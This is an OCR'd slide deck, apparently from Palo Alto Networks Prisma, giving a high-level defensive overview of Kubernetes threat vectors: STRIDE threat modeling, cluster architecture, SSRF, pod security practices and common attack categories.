PRISMA
BY PALO ALTO NETWORKS

Kubernetes Threat Vectors and Prevention

Fulya Sengil, Cloud Solutions Architect

Piotr Jablonski, Cloud Solutions Architect


paloalto NETWORKS


STRIDE Threat Modeling


- **S**poofing - Can the identity be obscured?
- **T**ampering - Any unauthorized modification of data?
- **R**epudiation - Is the user capable of denying an action?
- **I**nformation Disclosure - Revealing of information?
- **D**enial of Service - Unauthorized shut down, crashing, overloading?
- **E**levation of Privilege - Changes to unapproved level of permissions?

STRIDE and Software Development Life Cycle

- Threat modeling must include application vulnerabilities and OWASP TOP10 attacks.
- Example: supply chain attack on the EKS cluster.
  https://unit42.paloaltonetworks.com/aws-log4shell-hot-patch-vulnerabilities/





Cloud Provider API
kubectl
Ctrl Plane - 1,2...n
Containers
cloud-controller-manager
kube-controller-manager
kube-scheduler
kube-proxy
Additional Services
kube-apiserver
etcd
Container Runtime
kubelet
System Services
Node 1
Containers
pod
pod
kube-proxy
Container Runtime
kubelet
System Services
Node 2
Containers
pod
pod
kube-proxy
Container Runtime
kubelet
System Services
Cloud Provider Network Edge
Load Balancer
End Users



https://kubernetes.io/blog/2021/10/05/nsa-cisa-kubernetes-hardening-guidance/

SSRF - Server Side Request Forgery

SSRF is a web security vulnerability that allows an attacker to induce the application to make requests to an unintended location.



CI pipeline Container Images / Serverless






Diagram of the checkpoints that include malware analysis

Protection of Software Development Life Cycle




Kubernetes Pod Security Practices

- "Non-root" containers and "rootless" container engines
- Immutable container filesystems
- Building secure container images
- Pod Security Admission and Profiles
  - Privileged
  - Baseline
  - Restricted
- Hardening container engines




Obvious attack vectors


- Vulnerabilities in images, packages, libraries
- Weak passwords vulnerable to brute force attacks
- Misconfigurations
- A weak access control
- Infrastructure attacks, DoS
- Tunneling, DoH
- Data theft and damage




Threat scenario



Threat vectors

